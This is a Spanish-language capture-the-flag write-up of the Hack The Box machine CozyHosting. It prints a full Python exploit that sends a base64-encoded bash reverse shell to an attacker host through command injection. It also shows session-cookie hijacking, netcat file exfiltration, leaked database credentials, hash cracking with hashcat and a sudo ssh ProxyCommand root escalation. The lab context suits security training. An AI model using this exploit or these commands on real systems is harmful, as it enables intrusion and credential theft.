> For the complete documentation index, see [llms.txt](https://afsh4ck.gitbook.io/ethical-hacking-cheatsheet/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://afsh4ck.gitbook.io/ethical-hacking-cheatsheet/writeups/hack-the-box/cozyhosting.md).
# CozyHosting
En esta ocasión vamos a hacer el writeup de la máquina CozyHosting de Hack the Box, una máquina Linux de dificultad easy.
## Primer acceso
Accedemos a la IP 10.10.11.230 a través del navegador. Está bloqueado, a si que añadimos el host a nuestro /etc/hosts:
```
sudo nano /etc/hosts
```
Ahora ya se muestra la web en el navegador:
A primera vista parece una web con servicios de hosting. No tiene ninguna acción aparte del botón de login. En el código fuente no encontramos ningún dato relevante.
## Escaneo con Nmap
NMAP Puertos abiertos:
```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_ 256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Cozy Hosting - Home
|_http-favicon: Unknown favicon MD5: 72A61F8058A9468D57C3017158769B1F
| http-methods:
|_ Supported Methods: GET HEAD OPTIONS
```
## Fuzzing
Al fuzzear con gobuster o ffuf no encontramos ningún directorio interesante, así que vamos a probar a hacer fuzzing con dirsearch
```
dirsearch -u http://cozyhosting.htb/
```
Nos devuelve:

* Hay un directorio sospechoso: `/actuator`
* Al acceder al directorio nos encontramos varios apartados:
* Al acceder a /actuator/sessions tenemos un nombre de usuario '*kanderson*' y cookies de sesión asociadas:

Desde el navegador cambiamos la cookie de sesión en inspect/storage, y accedemos sin usuario ni contraseña a /admin.
En este panel no hay muchas cosas interesantes o que podamos hacer.
## Exploit
Buscando en internet encontramos un exploit para esta máquina:
{% embed url="" %}
Creamos un archivo cozy.py con el siguiente script:
{% code overflow="wrap" %}
```python
#!/usr/bin/python3
# Author: M3Y
# IMPORTS #
import requests
import json
import sys
import subprocess
# Config Target
URL = "http://cozyhosting.htb"
headers = {'Content-Type':'application/vnd.spring-boot.actuator.v3+json'}
# lhost - lport
if len(sys.argv) != 3:
print('[!] Usage: %s host port' % (sys.argv[0]))
print('[*]Example: ./cozy.py 10.10.12.14 443\n')
lhost = sys.argv[1]
lport = sys.argv[2]
# create payload
# 1) encode in base64
proc=subprocess.Popen([f"echo '/bin/bash -i >& /dev/tcp/{lhost}/{lport} 0>&1' | base64"],stdout=subprocess.PIPE,shell=True)
out, _ = proc.communicate()
result = out.decode().strip()
# 2) generate shell payload
payload=";$(echo${IFS}%s${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}/bin/bash${IFS})" % (result)
def getAdminDashboard():
# url for get session
session_url = URL + "/actuator/sessions"
r = requests.get(session_url,headers=headers)
data = r.json()
# loop on each value
desired_value = 'kanderson'
key = None
for k,v in data.items():
if v == desired_value:
key = k
break
return key
def getShell():
session = getAdminDashboard()
new_url = URL + "/executessh"
# Cookie to access at dashboard
cookies = {'JSESSIONID': 'Confusedession'}
# payload data
data = {'host': '127.0.0.1',
'username': payload
}
request = requests.post(new_url,cookies=cookies,data=data)
if __name__ == "__main__":
print('[!] Befote execute this script start a listener with netcat')
print('[*]Example: nc -nlvp 443')
print('[*]Getting Shell ...')
getShell()
```
{% endcode %}
Abrimos un listener de netcat y ejecutamos cozy.py, dándole como argumentos la IP y el puerto de netcat:
```
nc -nlvp 1337
```
```
python3 cozy.py 10.10.14.202 1337
```
Esto nos devuelve una shell a netcat.

Al acceder al directorio home nos encontramos el nombre de usuario '*josh*', pero no nos deja acceder.
En el directorio principal hay un archivo .jar que vamos a descargar por netcat:
* En el server: `nc 10.10.14.202 1234 < cloudhosting-0.0.1.jar`
* En nuestro kali: `nc -l -p 1234 > cloudhosting-0.0.1.jar`
Descomprimimos el zip o lo abrimos con JDec
{% embed url="" %}
En el archivo *`application.properties`* encontramos el usuario y contraseña de la base de datos:
```
Usuario: postgres
Contraseña: Vg&nvzAQ7XxR
```
Nos conectamos a la base de datos desde la shell del server:
```
psql -U postgres -W -h localhost -d cozyhosting
```
Ya estamos dentro de la base de datos. Vamos a enumerar las bases de datos disponibles y su información en busca de usuarios y contraseñas:
```html
\list
\c cozyhosting
\d
SELECT * FROM users;
```
Encontramos usuarios y contraseñas en formato hash:
```
name | password | role
-----------+--------------------------------------------------------------+-------
kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
admin | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
```
## Cracking
Vamos a crackear los hashes para obtener las contraseñas en plano:
```
sudo hashcat -m 3200 -a 0 admin.hash /usr/share/wordlists/rockyou.txt
```
La contraseña es: `manchesterunited`
Nos conectamos por SSH con el usuario *josh* (que encontramos antes) y esta contraseña:
```
ssh josh@10.10.11.230
manchesterunited
```
Obtenemos el user.txt:
```
3c1561e5ac2f02a012402d308e....
```
## Escalada de privilegios
#### Vamos a ver los permisos que tenemos en la máquina:
```
sudo -l
User josh may run the following commands on localhost: (root) /usr/bin/ssh *
```
#### Consultamos GTFOBins para ver los binarios disponibles:
{% embed url="" %}
* Encontramos una shell interactiva a través de ProxyCommand.
#### Nos movemos al directorio /usr/bin:
```
cd /usr/bin
```
* Ejecutamos lo siguiente:
```
ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```
* Seguido de:
```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```
## Ya somos root 😎
Obtenemos el root.txt:
```
1846899fa46fb3bca2444eb60be7....
```